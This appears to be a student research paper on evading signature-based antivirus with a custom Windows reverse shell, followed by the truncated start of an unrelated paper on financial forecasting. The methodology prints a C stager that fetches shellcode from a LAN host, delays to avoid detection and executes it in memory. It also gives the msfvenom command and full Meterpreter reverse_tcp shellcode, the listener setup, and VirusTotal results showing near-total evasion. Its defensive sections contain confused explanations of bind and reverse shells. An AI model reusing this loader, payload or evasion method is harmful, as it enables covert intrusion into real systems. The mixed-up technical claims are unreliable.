(Wu, H. et al., 2022) highlights the growing concern of security in the industrial network. Remote code execution vulnerabilities pose a significant threat to the power grid system as they allow attackers to directly control the target system. This type of vulnerability is particularly challenging to analyze due to the use of address space randomization. (Wu, H. et al., 2022) explores the automatic analysis and exploitation technology for remote code execution vulnerabilities in grid systems. Remote code execution vulnerabilities pose a significant threat to grid systems and are challenging to analyze. The study proposes a solution to this issue through the development of an automatic analysis and exploitation technology.

The study by (Hassan et al., 2020) is particularly relevant in the context of reverse bind shells, which have become a significant threat to organizations in recent years. A reverse bind shell is a type of malware that allows an attacker to remotely connect to a target system and execute commands on the infected machine. Antivirus software has been developed to detect reverse bind shells and prevent them from infecting systems. However, attackers have been successful in bypassing these security measures by modifying the generic payload for reverse bind shells. The research paper by (Hassan et al., 2020) provides valuable insights into the process of creating a reverse bind shell and the techniques used by antivirus software to detect them. The paper also explores the potential for evading antivirus detection by modifying the generic payload for reverse bind shells on Windows. This research will contribute to the current body of knowledge on the topic of cybersecurity and provide practical recommendations for organizations and individuals looking to protect their systems from malicious attacks.

(Adalat Safarkhanlou, Alireza Souri, 2015)This paper presents a formal verification of an antivirus protection service using model checking. The authors aim to increase the reliability and security of antivirus systems by using formal methods. The service is modeled using temporal logic, and its properties are verified using the SPIN model checker. The results show that the antivirus protection service meets the desired security and reliability specifications. The authors contribute to the field by providing a formal verification of an antivirus protection service, which has not been widely explored in previous research. The use of temporal logic and model checking allows for a more thorough analysis of the system, resulting in a more secure and reliable service. Overall, this paper provides valuable insights into the formal verification of antivirus systems and highlights the importance of using formal methods to increase the security and reliability of these systems.

3. Methodology

There are several techniques that can be used to create a reverse bind shell. Some of the most commonly used techniques include:

1. Writing custom code: A hacker can write custom code to create a reverse bind shell. This technique involves writing a program that opens a shell and listens for incoming connections on a specific port. This technique involves writing a custom program in a programming language such as C, Python, or Perl that opens a shell and listens for incoming connections on a specific port. The advantage of writing custom code is that the hacker has complete control over the behavior of the shell and can customize it to meet their specific needs. Additionally, custom code can be used to bypass firewalls and other security measures that are designed to block incoming connections.

2. Using existing tools: There are several existing tools that can be used to create a reverse bind shell. Some of these tools include netcat, socat, and meterpreter. Another commonly used technique is to use existing tools to create a reverse bind shell. There are several existing tools available, such as netcat, socat, and meterpreter, that can be used to create a reverse bind shell with minimal effort. These tools are convenient because they are readily available and often have a user-friendly interface(Andrew and Rami, 2020). However, the disadvantage of using existing tools is that the hacker has less control over the behavior of the shell and may be limited by the features of the tool. Additionally, existing tools may have security vulnerabilities that can be exploited by an attacker.

4. Threat modelling

The vulnerability was tested on an up to date Windows 11 Home 64-bit PC with Windows Firewall antivirus. The exploit was created with 64-bit Windows 10 in mind, but it should work with any 64-bit Windows 7 or later, including Windows Server. This is because 64-bit exploits have lower detection rates by antivirus software compared to 32-bit. Additionally, most systems today use 64-bit operating systems. The source code was created and tested using Microsoft Visual Studios. Kali Linux was run on VMware Workstation 16 Player, with a bridged virtual machine network connection for communication between the attacker and target machine. The experiment was a proofof-concept within a LAN environment. If the attacker and target are not on the same LAN, extra precautions must be taken. The report describes a proof-of-concept experiment in which both the aggressor and destination machines were connected to the same LAN.

4.1. Changing the code

The recommended approach was to change the program code of a backward shell executable without changing its service provisions, but also to change its signature so that it would not be detected by antivirus software. Typically, antivirus software searches for dangerous signatures in files. The recommended solution was to include a stager in the programme so that the shellcode is generated and stored separately on a distant server, where it is only accessed when the programme is performed. Because the shellcode instructions never contact the disc and are instead downloaded straight into memory, the risk of detection is reduced. When the original programme is changed, the signature of the updated source code changes dramatically. The new programme, like the original, reserves memory and runs shellcode, but the shellcode statements are no longer stored in the source code as shown in figure 1.

```
int main(){
    Stealth();
    const int buf = 1024;
    char url[] = "http://192.168.1.6/shellcode.txt";
    char *szUrl = url;
    long fileSize;
    char *memBuffer, *headBuffer;
    FILE *fp;
    memBuffer = headBuffer = NULL;

    if (WSAStartup(0x101, &wsaData) != 0)
        return -1;

    memBuffer = redUrl2(szUrl, fileSize, &headBuffer);

    //converting HTTP GET Request to unsigned char[]
    unsigned char buff[552];
    memBuffer += 2;
    for(size_t count =0 ; count< sizeof buff -1; count++){
        sscanf(membuffer, "%02hhx", &buff[count]);
        memBuffer = memBuffer + 4;
    }
    Sleep(10000);     //Sleep for 10secs to avoid AV detection
    void *exec = VirtualAlloc(0, sizeof buff, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, buff, sizeof buff);
    ((void(*)())exec)();
    return 0;
}
```

Figure 1:Advanced Modified Code

The program fetches the shellcode instructions using an HTTP GET request (M. Ficco, 2022) and stores them in a character buffer, which is then converted to an unsigned char array for proper execution. The For loop reads the contents of the character buffer and saves it as machine code (hexadecimal) into the unsigned char array. The modified program finishes running as it would normally in comparison with the original source code model.

4.2. Generating the payload

Kali Linux is required for producing shellcode instructions for this specific attack. MSF venom software was used to configure the settings in shellcode. It defines the command used to generate the shellcode instruction for the Meterpreter Reverse-Shell payload, as shown in figure 2.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.6 LPORT=1234 -f c -b \x00\x0a\x0d -o shellcode.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=79, char=0×78)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor chosen with final size 551
Payload size: 551 bytes
Final size of c file: 2348 bytes
Saved as: shellcode.txt
```

Figure 2:Generating the Payload

```
┌──(kali㉿kali)-[~/Desktop]
└─$ more shellcode.txt
unsigned char buf[] =
"\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef"
"\xff\xff\xff\x48\xbb\xfa\xae\x0a\x98\xfa\x95\x07\xfd\x48"
"\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\x06\xe6\x89"
"\x7c\x0a\x7d\xcb\xfd\xfa\xae\x4b\xc9\xbb\xc5\x55\xac\xb2"
"\x9f\xd8\xce\x9f\xdd\x8c\xaf\x9a\xe6\x81\xca\xe2\xdd\x8c"
"\xaf\xda\xe6\x05\x2f\xb0\xdf\x4a\xcc\x33\xe6\x81\xea\xaa"
"\xdd\x36\x3d\x56\x92\x6b\xe4\xf8\xb9\x27\xbc\x3b\xe7\x07"
"\xd9\xfb\x54\xe5\x10\xa8\xef\x5b\xd0\x71\xc7\x27\x76\xb8"
"\x92\x42\x99\x2a\xf3\x86\x85\xe2\xa5\x08\x97\x7f\xe7\x07"
"\xfd\xfa\x25\x8a\x10\xfa\x95\x07\xb5\x7f\x6e\x7e\xff\xb2"
"\x94\xd7\xad\x71\xe6\x12\xdc\x71\xd5\x27\xb4\xfb\x7e\xe9"
"\xce\xb7\xa4\xce\xb5\x05\x67\x4b\x13\xce\x1d\x4f\xfc\x2c"
"\xe6\x3b\x58\x96\xd4\xc6\x34\xf7\xef\x0b\x59\xc2\x75\x72"
"\x0c\xb6\xad\x46\xbc\xf2\xd0\x3e\x2c\x8f\x76\x52\xdc\x71"
"\xd5\x23\xb4\xfb\x7e\x6c\xd9\x71\x99\x4f\xb9\x71\xee\x16"
"\xd1\xfb\x45\x46\x76\xfe\x26\x4b\xc0\xb2\x94\xd7\xbc\xa2"
"\xf0\x53\xc2\xbb\xcd\x46\xa4\xbb\xf4\x42\x1b\x16\xb5\x46"
"\xaf\x05\x4e\x52\xd9\xa3\xcf\x4f\x76\xe8\x47\x41\x67\x05"
"\x6a\x5a\xb4\x44\xd9\x79\xaa\xa5\xa6\x35\xfd\xfa\xef\x5c"
"\xd1\x73\x73\x4f\x7c\x16\x0e\x0b\x98\xfa\xdc\x8e\x18\xb3"
"\x12\x08\x98\xfe\x47\xc7\x55\xfb\xa8\x4b\xcc\xb3\x1c\xe3"
"\xb1\x73\x5f\x4b\x22\xb6\xe2\x21\xfa\x05\x7b\x46\x11\x10"
"\xfd\x06\xfc\xfa\xae\x53\xd9\x40\xbc\x87\x96\xfa\x51\xdf"
"\xf2\xf0\xd4\x59\xad\xaa\xe3\x3b\x51\xb7\x04\xc7\xb5\x05"
"\x6e\x42\x11\x38\xdd\xf8\x3d\xb2\x27\xcb\xd9\x40\x7f\x08"
"\x22\x1a\x51\xdf\xd0\x73\x52\x6d\xed\xbb\xf6\x46\x11\x18"
"\xdd\x8e\x04\xbb\x14\x93\x3d\x8e\xf4\xf8\x28\x7f\x6e\x7e"
"\x92\xb3\x6a\xc9\x88\x1f\x46\x99\x98\xfa\x95\x4f\x7e\x16"
"\xbe\x42\x11\x18\xd8\x36\x34\x90\xaa\x4b\xc6\xb2\x1c\xfe"
"\xbc\x40\xac\xd3\x50\xa5\x6a\xd2\x7e\x02\xae\x74\xcd\xb2"
"\x16\xc3\xdd\xa4\x27\xfc\xf2\xba\xd4\x5e\x95\xfa\xbe\x0a"
"\x98\xbb\xcd\x4f\x74\x08\xe6\x3b\x51\xbb\x2f\x5f\x59\xa9"
"\x4b\xf5\x4d\xb2\x1c\xc4\xb4\x73\x69\x47\xa9\x33\xdc\x8e"
"\x0d\xb2\x27\xd0\xd0\x73\x6c\x46\x47\xf8\x72\xc2\xc7\x05"
"\x40\x84\x05\xfa\xd3\x22\xc0\xbb\xc2\x5e\x95\xfa\xee\x0a"
"\x98\xbb\xcd\x6d\xfd\xa0\xef\xb0\x93\xd5\x9a\x37\x02\x2f"
"\xf9\x53\xd9\x40\xe0\x69\xb0\x9b\x51\xdf\xd1\x05\x5b\xee"
"\xc1\x05\x51\xf5\xd0\xfb\x56\x4f\xd4\x3c\xe6\x8f\x6e\x8f"
"\x21\x46\x02\x1d\xf6\x60\x98\xa3\xdc\xc0\x3f\x0a\x1b\xa8"
"\xce\x05\x40\x07\xfd";
(END)
```

Figure 3. Generated Payload

There are several crucial arguments in the command used to generate shellcode that needs to be considered. The argument "-p" indicates the payload type to be used. In this scenario, since the target operating system is Windows 10 64-bit, the payload type selected is "windows/x64/meterpreter/reverse tcp". The IPv4 address and port that the target system will connect back to in order to construct a reverse shell are represented by the variables "LHOST" and "LPORT." The argument "-f" defines the format type, and in this case "c" was chosen since the shellcode must be in a format that can be utilized in a C application. The "bad characters" parameter (-b) lets the user select which characters to exclude from the shellcode since some characters may hinder the shellcode from working as intended. The shellcode generation process's output file name is specified by the "-o" parameter as shown in figure 3.

Therefore, the resulting shellcode will not contain any of the three requested bad character (M. Hataba, R. Elkhouly and A. El-Mahdy, 2015) instructions and will instead launch a reverse meterpreter shell connection back to the device with the IPv4 address 192.168.1.6:1234 when it is executed. In order to ensure that the file holding the instructions only contains hexadecimal instructions and no extraneous characters, it is crucial to format the created shellcode properly. Depending on whether the programme has been integrated to anticipate this kind of input, the formatting procedure may be carried either manually or in real-time (M. Hataba, A. El-Mahdy and R. Elkhouly, 2015). The shellcode file must be hosted on a web server for accessibility reasons. The shellcode file for this experiment was relocated to the "/var/www/html/" directory and hosted by an Apache HTTP Server. The shellcode file can be accessible from any computer connected to the same LAN as the Kali workstation once the Apache server has been established.

4.3. The Final Step

The final step before executing the payload is to establish a listening server on the attacking machine. This is crucial as without a server waiting to receive the reverse shell connection, the incoming connection will not be accepted and will be discarded as the Kali machine is not configured to receive it. The easiest way to handle multiple incoming reverse shell connections is to use the Metasploit exploit/multi/handler tool. This tool is user-friendly as it only requires setting up the IP address of the local machine, the port to listen on, and the expected payload type. The configuration of the listening server options is depicted as shown in figure 4. After all options have been configured, the listener can be activated by entering the "run" command. The listener will remain active and await incoming connections until a connection is established or it is manually closed by the user.



Figure 4. Setting up a listener

4.4. Remote Shell

Running the executable on the target machine is the last step in carrying out this exploit. Visual Studio 2019 was used to compile and run the software for demonstration reasons as it made experiment debugging simpler. A prompt indicating an incoming connection was almost immediately received by the Metasploit handler when the software was run on the appropriate target system. After receiving the connection and setting it up, a fully functional Meterpreter shell with the same level of privileges as the user who launched the payload on the target computer was obtained (Wu, H. et al., 2022). Figure 5 shows this interaction a visual form.



Figure 5. Remote Shell

Advantages of reverse bind shells:

1. Bypassing firewalls: The ability to bypass firewalls is one of the major advantages of using a reverse bind shell. A firewall is a critical component of an organization's security infrastructure, designed to protect against unauthorized access and malicious activity. However, firewalls are typically configured to block incoming connections, which can make it difficult for hackers to gain access to remote systems.

   A reverse bind shell provides a solution to this problem by allowing hackers to establish a connection to the remote system in such a way that it appears to be an outgoing connection rather than an incoming connection. In this scenario, the shell is created on the remote system, and the hacker connects to the shell and initiates a connection(J. Wu, A. Arrott and F. C. Colon Osorio, 2014). This connection is initiated from the remote system and appears to be an outgoing connection, allowing the hacker to bypass the firewall and gain access to the system. The use of a reverse bind shell can be particularly attractive to hackers who are looking to establish a persistent connection to a remote system, as it allows them to bypass firewalls and other security controls. By establishing a reverse bind shell, the hacker can maintain a

covert connection to the remote system and carry out various malicious activities, such as data theft, espionage, and system compromise

2. Remote access: Remote access is a critical aspect of many hacking operations, as it allows hackers to access and manipulate systems from a remote location. This can make it easier for them to carry out malicious activities, such as data theft, system disruption, and network exploitation(J. Haffejee and B. Irwin, 2014). One of the advantages of using a reverse bind shell is that it provides the hacker with remote access to the system.
   This allows the hacker to carry out various tasks on the remote system, such as copying or modifying files, executing commands, and monitoring network traffic, without the need to physically be present at the target location. This level of access can make it easier for the hacker to carry out their malicious activities and evade detection, as the access and actions can be conducted from a remote location
3. Stealth: Stealth is an important aspect of cyber security and refers to the ability of an attacker to maintain a covert and undetected connection to a remote system. Reverse bind shells are designed to provide a stealthy connection to remote systems (Adalat Safarkhanlou, Monire Norouzi, Alireza Souri, SeyedHassan Es. Haghi Sardroud, 2015), making it harder for security measures to detect and prevent the exploitation of the system.
   The ability to maintain a stealthy connection is a major advantage of using a reverse bind shell, as it allows hackers to remain undetected for an extended period of time. This makes it possible for them to collect sensitive information, install malware, and carry out other malicious activities without being detected(H. Huang, J. Zeng, C. Zheng, W. Zhou and C. Zhang, 2016).
   Furthermore, once the connection is established, it can be used to pivot to other systems on the network, giving the attacker greater access to sensitive information and systems. It is important to note that maintaining a stealthy connection is not always easy, as security measures such as intrusion detection systems and network-based firewalls can detect and prevent reverse bind shell exploitation. However, hackers often use advanced techniques, such as encoding the communication between the remote system and the attacker's system, to evade detection

Security measures to prevent reverse bind shell exploitation:

1. Firewall: Firewalls are a critical component of network security (Hassan, M.M., Khatun, S., Mustain, U., Karim, M.S.A., Rahman, Nishat, N., M., 2020) and are designed to block unauthorized access to a network. In the context of reverse bind shells, firewalls can play a crucial role in preventing exploitation by hackers. A reverse bind shell is created when a hacker connects to a remote system and runs a shell that is bound to a specific port. This shell listens for incoming connections on that port and when a connection is received, it opens a shell and provides the hacker with remote access to the system.
   The Role of Firewalls in Preventing Reverse Bind Shell Exploitation:
   A firewall acts as a barrier between a network and the internet, blocking unauthorized incoming connections and allowing only authorized traffic to pass through. This makes it an effective tool for preventing the exploitation of reverse bind shells, as it blocks the incoming connection that is necessary for a hacker to gain access to the remote system. By default, firewalls block all incoming connections, allowing only those that are specifically authorized. In the context of reverse bind shells, a firewall can be configured to block incoming connections on the specific port that the reverse bind shell is bound to. This means that even if a hacker is able to establish a reverse bind shell on a remote system, they will not be able to connect to the shell and gain access to the system. Implementing a firewall that blocks incoming connections is a crucial step in preventing the exploitation of reverse bind shells(F. -H. Hsu, C. -K. Tso, M. -H. Wu, C. -H. Hsu and C. -W. Chen, 2012). Organizations should ensure that their firewall is configured properly and that it is regularly monitored and updated to ensure its effectiveness. In addition, organizations should implement a comprehensive security plan that includes other measures, such as intrusion detection systems and network segmentation, to further enhance their security posture
2. Intrusion Detection System (IDS): IDS play a crucial role in ensuring the security of computer networks (Ling Li, Wu He, Li Xu, 2019). They are designed to detect and alert administrators of malicious activities and potential threats, including the exploitation of a reverse bind shell. A reverse bind shell is a type of shell that is created when a hacker connects to a remote system and runs a shell that is bound to a specific port. This shell then listens for incoming connections on that port and, once a connection is received, opens a shell and provides the hacker with remote access to the system.
   The advantage of using a reverse bind shell is that it can be used to bypass firewalls that block incoming connections, making it a popular technique used by malicious actors to gain unauthorized access to remote systems. Implementing an IDS can help detect and prevent the exploitation of a reverse bind shell by alerting administrators when it detects a reverse bind shell being used(C. Willems, T. Holz and F. Freiling, 2007). The IDS can be configured to recognize the specific behavior and characteristics associated with reverse bind shells and trigger an alert when it detects this type of activity. This allows administrators to take quick and appropriate action to mitigate the threat and prevent further damage.

In addition, an IDS can provide valuable information on the origin and nature of the attack, which can be used to identify the source of the threat and improve the security measures in place to prevent future attacks. This information can be analyzed by security professionals to determine the most effective methods for preventing similar attacks in the future

3. Network Segmentation: Network segmentation (J. Mirkovic and T. Benzel, 2012) is a security measure that can be implemented to prevent the spread of a reverse bind shell. It involves dividing a network into multiple segments and controlling the flow of data between them. This helps to limit the scope of an attack, making it more difficult for an attacker to gain access to sensitive information and systems within the network.
When implementing network segmentation, the network is divided into smaller, logically separate segments, each with its own unique security controls and access restrictions. For example, an organization might choose to segment its network into different departments, with each segment having its own set of security policies and access controls. This helps to limit the impact of a potential security breach, as the attacker would only be able to access the systems within the segment that they have breached, rather than being able to freely move throughout the entire network. In the context of a reverse bind shell, network segmentation can be used to prevent its spread by limiting the flow of data between different segments(A. Moser, C. Kruegel and E. Kirda, 2007). This helps to restrict the movement of the attacker and makes it more difficult for them to gain access to sensitive information and systems. For example, if the reverse bind shell is discovered within a segment of the network, the flow of data between that segment and other segments can be restricted, limiting the attacker's ability to move throughout the network.

5. Results

The efficiency of the suggested strategy was further assessed using VirusTotal, a web-based software that allows users to submit different file types and test them against the most popular antivirus engine databases. When a file is submitted, VirusTotal looks for signature matches with the file in the threat databases of antivirus engines. In some instances, the file is then checked in real-time by the most recent antivirus software from 70 of the leading antivirus software companies. By far, the biggest and most well-liked malware submission and scanning platform is VirusTotal, which is widely regarded as such by leading security firms and the malware research community. VirusTotal detection data and the verification outcomes confirmed our hypothesis. The original Metasploit compiled executable was flagged as malicious by 50 out of 69 different antivirus software (as shown in figure 6), while the custom reverse shell executable generated using the proposed method had only one detection by a single antivirus software (as shown in figure 7).



Figure 6. VirusTotal Result for the Original



Figure 7. VirusTotal Result for the Modified one

The fundamental limits of signature-based antivirus software are highlighted by the over 99% drop in detections, especially when it comes to identifying harmful exploits that have been modified in a way that makes them undetected.

6. Future works

The threat of cyberattacks has become a major concern for organizations and individuals alike, making it necessary to have robust security measures in place. One of the techniques used by attackers to gain unauthorized access to systems is the use of reverse bind shells. Although antivirus software is widely used to protect systems from malicious attacks, attackers have been successful in using reverse bind shells to bypass these security measures. This research paper aims to explore the potential for evading antivirus detection by using custom code in reverse bind shell techniques. The paper will conduct an in-depth analysis of existing literature on reverse bind shells to understand the current state of the art. Additionally, the paper will examine various methods and tools that can be used with custom code to create an effective solution that is difficult for antivirus software to detect. The paper will also discuss the deployment of these solutions in a secure environment, providing recommendations for best practices when using custom code in reverse bind shell techniques. This includes considerations such as code obfuscation, data encryption, and secure communication protocols. Finally, the paper will assess any potential risks associated with using custom code in reverse bind shells and suggest ways of mitigating those risks in the future. This includes the risk of unauthorized access to systems, data breaches, and the compromise of confidential information.

7. Conclusion

In conclusion, reverse bind shells are a form of shell that is frequently employed by malicious actors to gain access to remote systems without proper authorization. The primary advantage of using a reverse bind shell lies in its ability to evade firewalls that block incoming connections. This research paper has thoroughly analyzed the techniques used in constructing a reverse bind shell, highlighting the benefits it provides to attackers over other types of shells, and explored the security measures that can be taken to defend against its exploitation. One of the primary ways to create a reverse bind shell is by writing custom code that opens a shell and listens for incoming connections on a specified port. There are also various tools available, such as netcat, socat, and meterpreter, that can be utilized to establish a reverse bind shell. Among the benefits of using a reverse bind shell is the capability to remotely access a system, allowing attackers to carry out a wider range of activities on the remote system. Additionally, reverse bind shells can be utilized to maintain a covert connection to a remote system, making it more difficult for security measures to detect and counteract the attack. To counteract the potential dangers posed by reverse bind shells, a number of security measures can be employed. These include implementing firewalls to block incoming connections, deploying intrusion detection systems that are configured to alert administrators to the presence of reverse bind shells, and implementing network segmentation to restrict the flow of data and prevent the spread of malicious activity. Overall, the study of reverse bind shells is crucial in understanding the methods and motivations behind unauthorized access to remote systems. By recognizing the advantages and limitations of reverse bind shells and implementing appropriate security measures, organizations can better protect their systems against malicious actors and ensure the integrity of their data and networks.

References

[1] Andrew Johnson, (2018) Rami J. Haddad. Evading Signature-Based Antivirus Software Using Custom Reverse Shell Exploit. 2020

[2] H. Huang(2018), J. Zeng, C. Zheng, W. Zhou and C. Zhang, “Android malware development on public malware scanning platforms: A large-scale data-driven study” in 2016 IEEE International Conference on Big Data.

[3] Anush Manglani(2021), Tadrush Desai, Pooja Shah and Vijay Ukani, “Optimized Reverse TCP Shell Using One-Time Persistent Connection”. Springer. 2021.

[4] C. Willems, T. Holz and F. Freiling,(2007) "Toward Automated Dynamic Malware Analysis Using CWSandbox," in IEEE Security & Privacy, 2007.

[5] F. -H. Hsu, M. -H. Wu, C. -K. Tso, C. -H. Hsu and C. -W. Chen,(2012) "Antivirus Software Shield Against Antivirus Terminators," in IEEE Transactions on Information Forensics and Security, 2012.

[6] Moser(2007), C. Kruegel and E. Kirda, "Exploring Multiple Execution Paths for Malware Analysis," 2007 IEEE Symposium on Security and Privacy (SP '07), Berkeley, CA, USA, 2007.

[7] J. Haffejee(2014) and B. Irwin, "Testing antivirus engines to determine their effectiveness as a security layer," 2014 IEEE Information Security for South Africa, Johannesburg, South Africa, 2014.

[8] J. Wu(2014), A. Arrott and F. C. Colon Osorio, "Protection against remote code execution exploits of popular applications in Windows," 2014 9th International Conference on Malicious and Unwanted Software: The Americas (MALWARE), Fajardo, PR, USA, 2014.

[9] M. Hataba, R. Elkhouly and A. El-Mahdy,(2015) "Diversified Remote Code Execution Using Dynamic Obfuscation of Conditional Branches," 2015 IEEE 35th International Conference on Distributed Computing Systems Workshops, Columbus, OH, USA, 2015.

[10] M. Ficco(2022), "Malware Analysis by Combining Multiple Detectors and Observation Windows," in *IEEE Transactions on Computers*, vol. 71, no. 6, pp. 1276-1290, 2022

[11] Adalat Safarkhanlou(2015), Alireza Souri, Monire Norouzi, SeyedHassan Es. Haghi Sardroud, Formalizing and Verification of an Antivirus Protection Service using Model Checking, Procedia Computer Science, Volume 57, 2015

[12] Wu, H. et al. (2022). Research on Automatic Analysis and Exploitation Technology of Remote Code Execution Vulnerability for Grid System. In: Cao, C., Zhang, Y., Hong, Y., Wang, D. (eds) Frontiers in Cyber Security. FCS 2021.

[13] Hassan(2020), M.M., Mustain, U., Khatun, S., Karim, M.S.A., Nishat, N., Rahman, M. Quantitative Assessment of Remote Code Execution Vulnerability in Web Apps. In:, et al. InECCE2019.

[14] Amy Jo Kim, The Hacker Playbook 3: Practical guide to penetration testing. Amazon. 2018

[15] VirusTotal tool. VirusTotal [Accessed Feb. 04, 2023]. Available at: https://www.virustotal.com/

[16] Msfvenom Offensive Security [Accessed Jan. 27, 2023]. Available at: https://www.offensive-security.com/metasploit-unleashed/msfvenom

[17] Apache http server project. Apache [Accessed Jan. 28, 2023]. Available at: https://httpd.apache.org/

[18] Metasploit. Rapid7. [Accessed Jan. 29, 2023]. Available: https://www.metasploit.com/

[19] Kali Linux Offensive Security [Accessed Jan. 23, 2023]. Available at: https://www.kali.org/ .

[20] Ling Li(2019), Wu He, Li Xu, Ivan Ash, Mohd Anwar, Xiaohong Yuan, Investigating the impact of cybersecurity policy awareness on employees’ cybersecurity behavior, International Journal of Information Management, Volume 45, 2019

[21] J. Mirkovic and T. Benzel,(2020) "Teaching Cybersecurity with DeterLab," in *IEEE Security & Privacy*, vol. 10, no. 1, pp. 73-76, 2012

[Student Paper]

Financial Forecasting, Planning and Analysis Using Machine Learning

Priyal Jhunjhunwala*

Department of Computer Science and Engineering, University of Westminster, London, UK

Abstract

This paper studies multiple linear regression and time series regression: two regression methods, the task of which is to learn the relationship between various components of financial statements and the profits earned. Time series regression is used to understand and predict the behavior of dynamic systems such as the modeling and forecasting of economic, financial, biological, and engineering systems. For the machine learning methods that have been used to conduct this study, we have used a dataset that was created by using information provided by the luxury brands themselves to maintain accuracy and authenticity of data. This will help in providing and gaining accurate information. Three machine learning models; simple linear regression, multiple linear regression and times series regression were employed for conducting this study where we try to predict future values based on the historical data provided to us. The time series regression model then has various models which have been used after comparing and determining the best suited model according to the component that we have tried to predict. Our study adds to the existing literature by providing insights into which models are better suited for the type of predictions and the components when related to each other and time. Specifically, we find that all the brands in the fashion industry had their lowest financial performance in the year 2020 when compared with the data of the past 10 years but have also managed to recuperate and flourish since. The findings of the study have important implications for investors and fashion enthusiasts who want to explore different investment opportunities other than merchandise purchasing. These individuals can use the results given to make investments decisions which can be worth a large 